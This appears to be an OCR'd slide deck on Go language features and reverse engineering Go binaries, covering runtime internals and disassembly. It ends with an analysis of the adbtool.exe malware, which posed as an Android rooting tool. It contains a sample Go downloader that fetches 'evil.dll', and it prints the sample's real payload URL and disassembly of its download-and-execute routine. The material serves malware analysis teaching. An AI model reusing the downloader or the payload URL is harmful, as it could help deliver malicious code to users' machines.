
go Philosophy (2)

- Modern support for networking
- Concurrency is the norm
- Sane communication between concurrent functions, based on Hoare's CSP
- Multicore computing
- *Fast* compilation
- Seconds to build large applications

And?

- Still slower than C, but toolchain will improve
- No makefiles, no include files, sane build system
- Sane, C-like syntax
- Very expressive, fantastic library support
- Generates dependence-free statically linked executables
- Portable: Windows / Linux / Mac
- Doesn't force object-oriented paradigm on you!
- **Very** smart people developing
  - Rob Pike! Ken Thompson! et al

In One Slide



- Basically, better C, plus:
  - Expressiveness
  - No more memory management madness
  - Better error handling
  - Some OO without the shackles
  - (Procedural programming isn't a crime)
  - Easy multithreading that works
- Also:
  - Don't succumb to "feature-it is" – **spec fits in your brain**
  - Easy to program
  - Easy interface to existing / new C code
  - Easy cross-compilation (except with C interface!)
  - Modern integration with package management, e.g., github
- **For once, "marketing" is true—it is fun to program again!**
- (Plus: It's not C++)

go Toolchain

- go **build** something.go
  - No more makefiles
- go **run** something.go
  - Build and execute
- go **fmt** something.go
  - No more arguing about formatting
  - Feel free to type C-style ;'s, but this removes them
- go **get** something.org/user/coolproj
  - Download packages
- go **install** something.go
- …
- These rely on the 5g, 6g, 8g, etc. compilers (next slide)

Toolchain (2)


- 5a is a version of the Plan 9 assembler.
- 5c is a version of the Plan 9 C compiler.
- 5g is the version of the gc compiler for the ARM.
- 5l is the linker for the **ARM.**

- 6a is a version of the Plan 9 assembler.
- 6c is a version of the Plan 9 C compiler.
- 6g is the version of the gc compiler for the x86-64.
- 6l is the linker for the **x86-64.**

- 8a is a version of the Plan 9 assembler.
- 8c is a version of the Plan 9 C compiler.
- 8g is the version of the gc compiler for the x86.
- 8l is the linker for the **32-bit x86**.

Example: web stuff is absurdly easy…

```
package main

import (
    "fmt"
    "net/http"
)

func handler(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hi there, I love %s!", r.URL.Path[1:])
}

func main() {
    http.HandleFunc("/", handler)
    http.ListenAndServe(":8080", nil)
}
```



```
package main
import "net/http"
import "io"
import "os"
import "fmt"

func main() {
    out, _ := os.Create("evil.dll")
    defer out.Close()
    resp, err :=
          http.Get("http://www.cs.uno.edu/~golden/evil.dll")
    if err != nil {
        fmt.Println("oops.")
    }
    defer resp.Body.Close()
    n, err := io.Copy(out, resp.Body) // automatically chunks file
    if err != nil {
        fmt.Println("oops.")
    } else {
        fmt.Printf("Wrote %d bytes\n", n)
    }
}
```

defer, goroutines, reflection

- Defer allows function calls to be delayed and stacked
- Processed in order when a function completes
- For easy cleanup, error handling
- defer + panic + recover chosen instead of exceptions
- goroutines provide full concurrency support
- Trivial to implement multithreading
- goroutines use CSP-like communication / synchronization
- go is statically typed
- But reflection allows evaluation of types at run time

Original CSP paper from ~1978—MUST READ for every CS person: http://dl.acm.org/citation.cfm?id=359585

No Defer

```
func CopyFile(dstName, srcName string)
                (written int64, err error) {
    src, err := os.Open(srcName)
    if err != nil {
        return
    }
    dst, err := os.Create(dstName)
    if err != nil {
        return              // oops
    }
    written, err = io.Copy(dst, src)
    dst.Close()
    src.Close()
    return
}
```

Defer

```
func CopyFile(dstName, srcName string)
      (written int64, err error) {
    src, err := os.Open(srcName)
    if err != nil {
        return
    }
    defer src.Close()
    dst, err := os.Create(dstName)
    if err != nil {
        return
    }
    defer dst.Close()
    return io.Copy(dst, src)
}
```

Deferred function calls unstacked and executed

goroutines

- Designed to make concurrency easy to use
- Multiplexes independently executing functions onto a pool of threads
- When a goroutine blocks, run-time moves other goroutines on the same OS thread to a different, runnable thread
- Totally invisible

goroutines (2)

- Segmented stacks are used
- Stack grows and shrinks as necessary
- Small code block in each function checks stack space, calls `runtime_morestack` if needed
- Will allocate new stack, copy args, continue execution
- Copy args back after finish and free extra stack allocation
- `runtime_morestack` → `runtime_newstack` → `runtime_memmove` → deferred `runtime_lessstack`
- Means: Each goroutine gets a few K of stack, more automatically allocated and freed
- Multiplexing + stack implementation means goroutines cost a few K
- Threads much more expensive (> 1MB each)


See: http://dave.cheney.net/2013/06/02/why-is-a-goroutines-stack-infinite for high level discussion

This is 32-bit Windows, fs:14h is available thread local storage

```
.text:0040EE0F
.text:0040EE0F                mov     ecx, large fs:14h
.text:0040EE16                mov     ecx, [ecx]
.text:0040EE18                cmp     esp, [ecx]
.text:0040EE1A                ja      short loc_40EE25
.text:0040EE1C                xor     edx, edx
.text:0040EE1E                xor     eax, eax
.text:0040EE20                call    runtime_morestack
```


```
/*
 * Per-CPU declaration.
 *
 * "extern register" is a special storage class implemented by 6c, 8c, etc.
 * On the ARM, it is an actual register; elsewhere it is a slot in thread-
 * local storage indexed by a segment register. See zasmhdr in
 * src/cmd/dist/buildruntime.c for details, and be aware that the linker may
 * make further OS-specific changes to the compiler's output. For example,
 * 6l/linux rewrites 0(GS) as -16(FS).
 *
 * Every C file linked into a Go program must include runtime.h so that the
 * C compiler (6c, 8c, etc.) knows to avoid other uses of these dedicated
 * registers. The Go compiler (6g, 8g, etc.) knows to avoid them.
 */
extern  register     G*    g;
extern  register     M*    m;
```

/usr/local/go/src/pkg/runtime/runtime.h



```
struct  G {
    // stackguard0 can be set to StackPreempt as opposed to stackguard
    uintptr stackguard0;    // cannot move - also known to linker, libmach, runtime/cgo
    uintptr stackbase;      // cannot move - also known to libmach, runtime/cgo
    uint32  panicwrap;      // cannot move - also known to linker
    uint32  selgen;         // valid sudog pointer
    Defer*  defer;
    Panic*  panic;
    Gobuf   sched;
    uintptr syscallstack;   // if status==Gsyscall, syscallstack = stackbase to use during gc
    uintptr syscallsp;      // if status==Gsyscall, syscallsp = sched.sp to use during gc
    uintptr syscallpc;      // if status==Gsyscall, syscallpc = sched.pc to use during gc
    uintptr syscallguard;   // if status==Gsyscall, syscallguard = stackguard to use during gc
    uintptr stackguard;     // same as stackguard0, but not set to StackPreempt
    uintptr stack0;
    uintptr stacksize;
    G*      alllink;        // on allg
    void*   param;          // passed parameter on wakeup
    int16   status;
    int64   goid;
    int8*   waitreason;     // if status==Gwaiting
    G*      schedlink;
    bool    ispanic;
    bool    issystem;       // do not output in stack dump
    bool    isbackground;   // ignore in deadlock detector
    bool    preempt;        // preemption signal, duplicates stackguard0 = StackPreempt
    int8    raceignore;     // ignore race detection events
    M*      m;              // for debuggers, but offset not hard-coded
    M*      lockedm;
    int32   sig;
    int32   writenbuf;
    byte*   writebuf;
    DeferChunk*     dchunk;
    DeferChunk*     dchunknext;
    uintptr sigcode0;
    uintptr sigcode1;
    uintptr sigpc;
    uintptr gopc;           // pc of go statement that created this goroutine
    uintptr racectx;
    uintptr end[];
};
```

/usr/local/go/src/pkg/runtime/runtime.h




```
struct  M
{
        G*      g0;                     // goroutine with scheduling stack
        void*   moreargp;       // argument pointer for more stack
        Gobuf   morebuf;        // gobuf arg to morestack
```

```
    // Fields not known to debuggers.
    uint32  moreframesize;  // size arguments to morestack
    uint32  moreargsize;
    uintptr cret;           // return value from C
    uint64  procid;         // for debuggers, but offset not hard-coded
    G*      gsignal;        // signal-handling G
    uintptr tls[4];         // thread-local storage (for x86 extern register)
    void    (*mstartfn)(void);
    G*      curg;           // current running goroutine
    G*      caughtsig;      // goroutine running during fatal signal
    P*      p;              // attached P for executing Go code (nil if not executing Go code)
    P*      nextp;
    int32   id;
    int32   mallocing;
    int32   throwing;
    int32   gcing;
    int32   locks;
    int32   dying;
    int32   profilehz;
    int32   helpgc;
    bool    spinning;
    uint32  fastrand;
    uint64  ncgocall;       // number of cgo calls in total
    int32   ncgo;           // number of cgo calls currently in progress
    CgoMal* cgomal;
    Note    park;
    M*      alllink;        // on allm
    M*      schedlink;
    uint32  machport;       // Return address for Mach IPC (OS X)
    MCache* mcache;
    int32   stackinuse;
    uint32  stackcachepos;
    uint32  stackcachecnt;
    void*   stackcache[StackCacheSize];
    G*      lockedg;
    uintptr createstack[32];// Stack that created this thread.
    uint32  freglo[16];     // D[i] lsb and F[i]
    uint32  freghi[16];     // D[i] msb and F[i+16]
    uint32  fflag;          // floating point compare flags
    uint32  locked;         // tracking for LockOSThread
    M*      nextwaitm;      // next M waiting for lock
    uintptr waitsema;       // semaphore for parking on locks
    uint32  waitsemacount;
    uint32  waitsemalock;
    GCStats gcstats;
    bool    racecall;
    bool    needextram;
    void    (*waitunlockf)(Lock*);
    void*   waitlock;

    uintptr settype_buf[1024];
    uintptr settype_bufsize;

#ifdef GOOS_windows
    void*   thread;         // thread handle
    WinCall wincall;
#endif
#ifdef GOOS_plan9
    int8*   notesig;
    byte*   errstr;
#endif
    SEH*    seh;
    uintptr end[];
```


```
};
```

/usr/local/go/src/pkg/runtime/runtime.h



“go/src/cmd/dist/buildruntime.c”

```
static struct {
	char *goarch;
	char *goos;
	char *hdr;
} zasmhdr[] = {
	{"386", "windows",
		"#define	get_tls(r)	MOVL 0x14(FS), r\n"
		"#define	g(r)	0(r)\n"
		"#define	m(r)	4(r)\n"
	},
	{"386", "plan9",
		"// Plan 9 does not have per-process segment descriptors with\n"
		"// which to do thread-local storage. Instead, we will use a\n"
		"// fixed offset from the per-process TOS struct address for\n"
		"// the local storage. Since the process ID is contained in the\n"
		"// TOS struct, we specify an offset for that here as well.\n"
		"#define	get_tls(r)	MOVL _tos(SB), r \n"
		"#define	g(r)	-8(r)\n"
		"#define	m(r)	-4(r)\n"
		"#define	procid(r)	48(r)\n"
	},
	{"386", "linux",
		"// On Linux systems, what we call 0(GS) and 4(GS) for g and m\n”
		 …
```



But how easy is it to hack and drink beer at the same time?

```
package main

import "fmt"
import "time"

func drink_beer(c chan string, done chan bool) {
        quit := false
        for ! quit {
                msg := <-c
                if msg == "thirsty" {
                        fmt.Println("Drinking beer.")
                        c <- "yum"
                } else {
                        quit = (msg == "quit")
                }
        }
        fmt.Println("Beer drinking over for today.")
        done <- true
}

func hack_hack_hack(c chan string, done chan bool) {
        for i := 0; i < 10; i++ {
                fmt.Println("Hacking...")
                fmt.Println("Hacking...")
                c <- "thirsty"
                msg := <-c
                fmt.Println(msg)
        }

        fmt.Println("Hacking over for today.")
        c <- "quit"
        done <- true
}
```

```
func main() {
        c := make(chan string)
        donebeering := make(chan bool)
        donehacking := make(chan bool)
        fmt.Println("Starting day.")
        go drink_beer(c, donebeering)
        go hack_hack_hack(c, donehacking)
        <-donebeering
        <-donehacking
        fmt.Println("ZZZZZZzzzzz...")
}
```

```
Starting day.
Hacking...
Hacking...
Drinking beer.
yum
Hacking...
Hacking...
Drinking beer.
yum
Hacking...
Hacking...
Drinking beer.
yum
…
Hacking...
Hacking...
Drinking beer.
yum
Hacking over for today.
Beer drinking over for today.
ZZZZZZzzzzz...
```

```
package main
import "fmt"
import "time"

func main() {
    c := make(chan string)
    donebeering := make(chan bool)
    donehacking := make(chan bool)
    fmt.Println("Starting day.")
    go drink_beer(c, donebeering)
    go hack_hack_hack(c, donehacking)
    <-donebeering
    <-donehacking
    fmt.Println("ZZZZZZzzzzz...")
}
```

```
func hack_hack_hack(c chan string, done chan bool) {
    for i := 0; i < 10; i++ {
        fmt.Println("Hacking...")
        fmt.Println("Hacking...")
        c <- "thirsty"
        msg := <-c
        fmt.Println(msg)
    }

    fmt.Println("Hacking over for today.")
    c <- "quit"
    done <- true
}
```

```
func drink_beer(c chan string, done chan bool) {
    quit := false
    for ! quit {
        msg := <-c
        if msg == "thirsty" {
            fmt.Println("Drinking beer.")
            c <- "yum"
        } else {
            quit = (msg == "quit")
        }
    }
    fmt.Println("Beer drinking over for today.")
    done <- true
}
```

go RE "Complications"

- Complex runtime
- Concurrency is the norm
- goroutines / communication via channels
- First class arrays, strings, etc.
- Completely different calling convention
  - Stack madness
  - Multiple return values
- Segmented stacks
- defer / panic / recover
  - Dynamic control flow
- …

```
func main() {
	var examples = []string{
		"1 2 3 4 5",
		"100 50 25 12.5 6.25",
		"2 + 2 = 4",
		"1st class",
		"",
	}

	for _, ex := range examples {
		fmt.Printf("Parsing %q:\n  ", ex)
		nums, err := Parse(ex)
		if err != nil {
			fmt.Println(err)
			continue
		}
		fmt.Println(nums)
	}
}
```

Example adapted from: https://code.google.com/p/go-wiki/wiki/PanicAndRecover

```
// Parse parses the space-separated words in input as integers.
func Parse(input string) (numbers []int, err error) {
    defer func() {
        if r := recover(); r != nil {
            var ok bool
            err, ok = r.(error)
            if !ok {
                err = fmt.Errorf("pkg: %v", r)
            }
        }
    }()

    fields := strings.Fields(input)
    numbers = fields2numbers(fields)
    return
}
```

return values

anonymous, deferred error handling function

Disassemble on your own and have a look

```
func fields2numbers(fields []string) (numbers []int) {
	if len(fields) == 0 {
		panic("no words to parse")
	}
	for idx, field := range fields {
		num, err := strconv.Atoi(field)
		if err != nil {
			panic(&ParseError{idx, field, err})
		}
		numbers = append(numbers, num)
	}
	return
}
```

```
// A ParseError indicates an error in converting a word into an integer.
type ParseError struct {
	Index int	// The index into the space-separated list of words.
	Word  string	// The word that generated the parse error.
	Error error	// The raw error that precipitated this error, if any.
}

// String returns a human-readable error message.
func (e *ParseError) String() string {
	return fmt.Sprintf("pkg: error parsing %q as int", e.Word)
}
```

RE go (not RE:)

- Some prerequisites
- IDA 6.5 has issues
- DWARF segment overwrites code in the __TEXT segment on load, results in trashed disassembly
- IDA folks jumped on this quickly when reported and emailed me a fix
- otool, et al worked (and work) fine on Mac OS X

go Malware

- Not much of it yet?
- http://www.symantec.com/connect/fr/blogs/malware-uses-google-go-language
- .NET application posing as Android rooting tool that drops (2) go executables:
  - ppsap.exe
  - **adbtool.exe**
- We'll look at the adbtool.exe in a little detail
- Nothing published on internals before—that web link just notes behavior
- But first…

```
.text:10002229 68 70 F2 01 10        push    offset a_c      ; ".c"
.text:1000222E 50                    push    eax             ; Str1
.text:1000222F E8 18 25 00 00        call    __mbscmp
.text:10002234 83 C4 08              add     esp, 8
.text:10002237 85 C0                 test    eax, eax
.text:10002239 0F 84 54 04 00 00     jz      loc_10002693
.text:1000223F 8B 4C 24 14           mov     ecx, [esp+10h+Str1]
.text:10002243 68 68 F2 01 10        push    offset a_cpp    ; ".cpp"
.text:10002248 51                    push    ecx             ; Str1
.text:10002249 E8 FE 24 00 00        call    __mbscmp
.text:1000224E 83 C4 08              add     esp, 8
.text:10002251 85 C0                 test    eax, eax
.text:10002253 0F 84 3A 04 00 00     jz      loc_10002693
.text:10002259 8B 54 24 14           mov     edx, [esp+10h+Str1]
.text:1000225D 68 64 F2 01 10        push    offset a_cs     ; ".cs"
.text:10002262 52                    push    edx             ; Str1
.text:10002263 E8 E4 24 00 00        call    __mbscmp
.text:10002268 83 C4 08              add     esp, 8
.text:1000226B 85 C0                 test    eax, eax
.text:1000226D 0F 84 20 04 00 00     jz      loc_10002693
.text:10002273 8B 44 24 14           mov     eax, [esp+10h+Str1]
.text:10002277 68 5C F2 01 10        push    offset a_php    ; ".php"
.text:1000227C 50                    push    eax             ; Str1
.text:1000227D E8 CA 24 00 00        call    __mbscmp
.text:10002282 83 C4 08              add     esp, 8
.text:10002285 85 C0                 test    eax, eax
.text:10002287 0F 84 06 04 00 00     jz      loc_10002693
.text:1000228D 8B 4C 24 14           mov     ecx, [esp+10h+Str1]
.text:10002291 68 54 F2 01 10        push    offset a_java   ; ".java"
.text:10002296 51                    push    ecx             ; Str1
.text:10002297 E8 B0 24 00 00        call    __mbscmp
.text:1000229C 83 C4 08              add     esp, 8
.text:1000229F 85 C0                 test    eax, eax
.text:100022A1 0F 84 EC 03 00 00     jz      loc_10002693
.text:100022A7 8B 54 24 14           mov     edx, [esp+10h+Str1]
.text:100022AB 68 4C F2 01 10        push    offset a_pas    ; ".pas"
.text:100022B0 52                    push    edx             ; Str1
.text:100022B1 E8 96 24 00 00        call    __mbscmp
```

C

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[]) {
  char buf[50], *suffix;
  gets(buf);
  suffix=(strchr(buf,'.'));
  if (suffix) {
    if (!strcmp(suffix,".c")) {
      printf(".c\n");
    } else if (!strcmp(suffix,".php")) {
      printf(".php\n");
    } else if (!strcmp(suffix,".doc")) {
      printf(".doc\n");
    } else if (!strcmp(suffix,".xls")) {
      printf(".xls\n");
    }
  } else {
    printf("C got nothing for ya.\n");
  }
}
```

C

```
.text:0040136A                  mov     [esp+78h+Val], offset a_php ; ".php"
.text:00401372                  mov     eax, [ebp+Str1]
.text:00401375                  mov     [esp+78h+Buffer], eax ; Str1
.text:00401378                  call    _strcmp
.text:0040137D                  test    eax, eax
.text:0040137F                  jnz     short loc_40138F
.text:00401381                  mov     [esp+78h+Buffer], offset a_php_0 ; ".php\n"
.text:00401388                  call    _printf
.text:0040138D                  jmp     short locret_4013E5
.text:0040138F ; ---------------------------------------------------------------------------
.text:0040138F
.text:0040138F loc_40138F:                              ; CODE XREF: _main+8F‘j
.text:0040138F                  mov     [esp+78h+Val], offset a_doc ; ".doc"
.text:00401397                  mov     eax, [ebp+Str1]
.text:0040139A                  mov     [esp+78h+Buffer], eax ; Str1
.text:0040139D                  call    _strcmp
.text:004013A2                  test    eax, eax
.text:004013A4                  jnz     short loc_4013B4
.text:004013A6                  mov     [esp+78h+Buffer], offset a_doc_0 ; ".doc\n"
.text:004013AD                  call    _printf
.text:004013B2                  jmp     short locret_4013E5
.text:004013B4 ; ---------------------------------------------------------------------------
.text:004013B4
.text:004013B4 loc_4013B4:                              ; CODE XREF: _main+B4‘j
.text:004013B4                  mov     [esp+78h+Val], offset a_xls ; ".xls"
.text:004013BC                  mov     eax, [ebp+Str1]
.text:004013BF                  mov     [esp+78h+Buffer], eax ; Str1
.text:004013C2                  call    _strcmp
.text:004013C7                  test    eax, eax
.text:004013C9                  jnz     short locret_4013E5
.text:004013CB                  mov     [esp+78h+Buffer], offset a_xls_0 ; ".xls\n"
.text:004013D2                  call    _printf
.text:004013D7                  jmp     short locret_4013E5
.text:004013D9 ; ---------------------------------------------------------------------------
```

go

```
package main
import "strings"
import "fmt”
func main() {
  var buf string
  fmt.Scanf("%s", &buf)
  if (strings.HasSuffix(buf, ".c")) {
    fmt.Println(".c");
  } else if (strings.HasSuffix(buf, ".php")) {
    fmt.Println(".php”)
  } else if (strings.HasSuffix(buf, ".doc")) {
    fmt.Println(".doc”)
  } else if (strings.HasSuffix(buf, ".xls")) {
    fmt.Println(".xls”)
  } else {
    fmt.Println("Go got nothing for ya.");
  }
}
```

go

```
.text:004011CA loc_4011CA:                             ; CODE XREF: ma
.text:004011CA                 mov     ebx, [esp+8Ch+var_68]
.text:004011CE                 mov     ebp, [ebx]
.text:004011D0                 mov     [esp+8Ch+var_3C], ebp
.text:004011D4                 mov     ecx, [ebx+4]
.text:004011D7                 lea     ebx, off_499AC0
.text:004011DD                 mov     esi, [ebx]
.text:004011DF                 mov     eax, [ebx+4]
.text:004011E2                 cmp     ecx, eax
.text:004011E4                 jl      loc_4015A6
.text:004011EA                 mov     ebp, ecx
.text:004011EC                 sub     ebp, eax
.text:004011EE                 mov     edx, ecx
.text:004011F0                 mov     ecx, ebp
.text:004011F2                 cmp     edx, ebp
.text:004011F4                 jb      loc_4015AD
.text:004011FA                 sub     edx, ecx
.text:004011FC                 mov     ebx, ecx
.text:004011FE                 add     ebx, [esp+8Ch+var_3C]
.text:00401202                 mov     [esp+8Ch+var_2C], ebx
.text:00401206                 cmp     edx, eax
.text:00401208                 jnz     loc_4015A6
.text:0040120E                 mov     ebp, [esp+8Ch+var_2C]
.text:00401212                 mov     [esp+8Ch+format.str], ebp
.text:00401215                 mov     [esp+8Ch+format.len], edx
.text:00401219                 mov     [esp+8Ch+a.array], esi
.text:0040121D                 mov     [esp+8Ch+a.len], eax ; n
.text:00401221                 call    runtime_eqstring
.text:00401226                 movzx   ebx, byte ptr [esp+8Ch+a.cap]
.text:0040122B                 cmp     bl, 0
.text:0040122E                 jz      loc_4015A6
.text:00401234                 mov     eax, 1
```

.text:00499AC0 off_499AC0 dd offset dword_499AC8
.text:00499AC8 dword_499AC8 dd 7068702Eh, 0 ; “php.”

```
// HasSuffix tests whether the string s ends with suffix.
func HasSuffix(s, suffix string) bool {
    return len(s) >= len(suffix) && s[len(s)-len(suffix):] == suffix
}
```

Lots of Detail About Environment in go Executable

```
.text:00549700                  db '/pkg/runtime/type.go',0
.text:00549756                  dw 4300h
.text:00549758 aUsersAdmini_54  db ':/Users/ADMINI~1/AppData/Local/Temp/2/makerelease106211947/go/src'
.text:00549758                  db '/pkg/runtime/softfloat64.go',0
.text:005497B5                  align 2
.text:005497B6                  db 'C:/Users/ADMINI~1/AppData/Local/Temp/2/makerelease106211947/go/sr'
.text:005497B6                  db 'c/pkg/runtime/mgc0.go',0
.text:0054980D                  align 2
.text:0054980E                  db 'C:/Users/ADMINI~1/AppData/Local/Temp/2/makerelease106211947/go/sr'
.text:0054980E                  db 'c/pkg/runtime/mem.go',0
.text:00549864                  db    0
.text:00549865                  db 'C:/Users/ADMINI~1/AppData/Local/Temp/2/makerelease106211947/go/sr'
.text:00549865                  db 'c/pkg/runtime/extern.go',0
.text:005498BE                  dw 4300h
.text:005498C0 aUsersAdmini_55  db ':/Users/ADMINI~1/AppData/Local/Temp/2/makerelease106211947/go/src'
.text:005498C0                  db '/pkg/runtime/error.go',0
.text:00549917                  align 4
.text:00549918                  db 'C:/Users/ADMINI~1/AppData/Local/Temp/2/makerelease106211947/go/sr'
.text:00549918                  db 'c/pkg/runtime/debug.go',0
.text:00549970                  db    0
.text:00549971                  db 'C:/Users/ADMINI~1/AppData/Local/Temp/2/makerelease106211947/go/sr'
.text:00549971                  db 'c/pkg/runtime/compiler.go',0
.text:005499CC                  db    0
.text:005499CD aZWorkResearchG  db 'Z:/Work/research/GoRE/win/cmpstr.go',0
.text:005499F1                  align 10h
.text:00549A00                  dd 0FCh dup(?)
.text:00549DF0                  db 2 dup(?)
.text:00549DF2                  public epclntab
.text:00549DF2 epclntab         dw ?
```

Post RE: adbtool Overview

- Doesn't really do any Android stuff (surprise!)
- Uses goroutines (hurray!)
- Uses deferred functions (hurray!)
- Uses channels for communication (hurray!)
- Uses enough standard lib stuff to be a good place to start understanding go RE
- Tries to download and execute Windows DLL
  - Written in C (boring) from http://sourceslang.iwebs.ws/downs/zdx.tgz
- Outputs misspelled Dalvik-y msg, etc.

main_main()


```
.text:00401BB0
.text:00401BB0 ; void main_main()
.text:00401BB0 main_main        proc near
       ...

.text:00401BC6 loc_401BC6:                             ; CODE XREF: main_main+B
.text:00401BC6                  sub     esp, 28h
.text:00401BC9                  mov     [esp+28h+var_28.str], offset off_4F6900
.text:00401BD0                  mov     [esp+28h+var_28.len], 0
.text:00401BD8                  mov     [esp+28h+var_20], 0
.text:00401BE0                  call    runtime_makechan
.text:00401BE5                  mov     edx, [esp+28h+var_1C]
.text:00401BE9                  mov     ebx, edx
.text:00401BEB                  mov     [esp+28h+var_14], edx
.text:00401BEF                  mov     [esp+28h+var_28.str], edx
.text:00401BF2                  push    offset runtime_closechan
.text:00401BF7                  push    4
.text:00401BF9                  call    runtime_deferproc
.text:00401BFE                  pop     ecx
.text:00401BFF                  pop     ecx
.text:00401C00                  test    eax, eax
.text:00401C02                  jnz     loc_401C9C
.text:00401C08                  mov     ebx, [esp+28h+var_14]
.text:00401C0C                  mov     [esp+28h+var_28.str], ebx
.text:00401C0F                  push    offset main_zCopyFile
.text:00401C14                  push    4
.text:00401C16                  call    runtime_newproc
.text:00401C1B                  pop     ecx
.text:00401C1C                  pop     ecx
.text:00401C1D                  mov     [esp+28h+var_28.str], offset off_4F6900
.text:00401C24                  mov     ebx, [esp+28h+var_14]
.text:00401C28                  mov     [esp+28h+var_28.len], ebx
.text:00401C2C                  call    runtime_chanrecv1
.text:00401C31                  lea     ebx, [esp+28h+var_20]
.text:00401C35                  mov     esi, ebx
.text:00401C37                  lea     edi, [esp+28h+var_8]
.text:00401C3B                  cld
.text:00401C3C                  movsd
.text:00401C3D                  movsd
.text:00401C3E                  lea     esi, [esp+28h+var_8]
.text:00401C42                  lea     edi, [esp+28h+var_10]
.text:00401C46                  cld
```

goroutine creation

Most of the action

main_main()

```
.text:00401C47          movsd
.text:00401C48          movsd
.text:00401C49          mov     ebx, [esp+28h+var_C]
.text:00401C4D          cmp     ebx, 5
.text:00401C50          jnz     short loc_401C8D
.text:00401C52          lea     esi, off_558D68
.text:00401C58          lea     edi, [esp+28h+var_28]
.text:00401C5B          cld
.text:00401C5C          movsd
.text:00401C5D          movsd
.text:00401C5E          lea     esi, [esp+28h+var_10]
.text:00401C62          lea     edi, [esp+28h+var_20]
.text:00401C66          cld
.text:00401C67          movsd
.text:00401C68          movsd
.text:00401C69          call    runtime_cmpstring
.text:00401C6E          mov     ebx, [esp+28h+var_18]
.text:00401C72          cmp     ebx, 0
.text:00401C75          jnz     short loc_401C8D
.text:00401C77          lea     esi, off_5635F0
.text:00401C7D          lea     edi, [esp+28h+var_28]
.text:00401C80          cld
.text:00401C81          movsd
.text:00401C82          movsd
.text:00401C83          call    runtime_printstring
.text:00401C88          call    runtime_printnl
```

main_main()

Error or not…oops.

```
.text:00401C8D loc_401C8D:                             ; CODE XREF:
.text:00401C8D                                         ; main_main+
.text:00401C8D                 lea     esi, [esp+28h+var_10]
.text:00401C91                 lea     edi, [esp+28h+var_28]
.text:00401C94                 cld
.text:00401C95                 movsd
.text:00401C96                 movsd
.text:00401C97                 call    main_callDll
.text:00401C9C
.text:00401C9C loc_401C9C:                             ; CODE XREF:
.text:00401C9C                 call    runtime_deferreturn
.text:00401CA1                 add     esp, 28h
.text:00401CA4                 retn
.text:00401CA4 main_main       endp
```

```
.text:0040156D ; void main_zCopyFile(chan_string cs)
.text:0040156D main_zCopyFile  proc near
          ...
.text:0040158A
.text:0040158A loc_40158A:                             ; CODE XREF
.text:0040158A                 sub     esp, 84h
.text:00401590                 lea     esi, off_58166C
.text:00401596                 lea     edi, [esp+84h+var_50]
.text:0040159A                 cld
.text:0040159B                 movsd
.text:0040159C                 movsd
.text:0040159D                 call    os_Getwd
.text:004015A2                 lea     esi, [esp+84h+url]
.text:004015A5                 lea     edi, [esp+84h+var_30]
.text:004015A9                 cld
.text:004015AA                 movsd
.text:004015AB                 movsd
.text:004015AC                 mov     [esp+84h+url.str], 2
.text:004015B3                 lea     esi, [esp+84h+var_30]
.text:004015B7                 lea     edi, [esp+84h+url.len]
.text:004015BB                 cld
.text:004015BC                 movsd
.text:004015BD                 movsd
.text:004015BE                 lea     esi, off_56447C
.text:004015C4                 lea     edi, [esp+84h+var_78]
.text:004015C8                 cld
.text:004015C9                 movsd
.text:004015CA                 movsd
.text:004015CB                 call    runtime_concatstring
.text:004015D0                 lea     ebx, [esp+84h+var_70]
.text:004015D4                 mov     esi, ebx
.text:004015D6                 lea     edi, [esp+84h+var_58]
.text:004015DA                 cld
.text:004015DB                 movsd
.text:004015DC                 movsd
.text:004015DD                 mov     [esp+84h+url.str], 2 ; url
.text:004015E4                 lea     esi, [esp+84h+var_30]
.text:004015E8                 lea     edi, [esp+84h+url.len]
```

http://sourceslang.iwebs.ws/downs/zdx.tgz

"\\SGRTpgk2.tar.bz2"

main_zCopyFile()

```
.text:00401622                movsd
.text:00401623                call    main_DownFromServer
.text:00401628                mov     [esp+84h+url.str], 540BE400h ; src
.text:0040162F                mov     [esp+84h+url.len], 2
.text:00401637                call    time_Sleep
.text:0040163C                lea     esi, [esp+84h+var_58]
.text:00401640                lea     edi, [esp+84h+url]
.text:00401643                cld
.text:00401644                movsd
.text:00401645                movsd
.text:00401646                lea     esi, [esp+84h+var_40]
.text:0040164A                lea     edi, [esp+84h+var_7C]
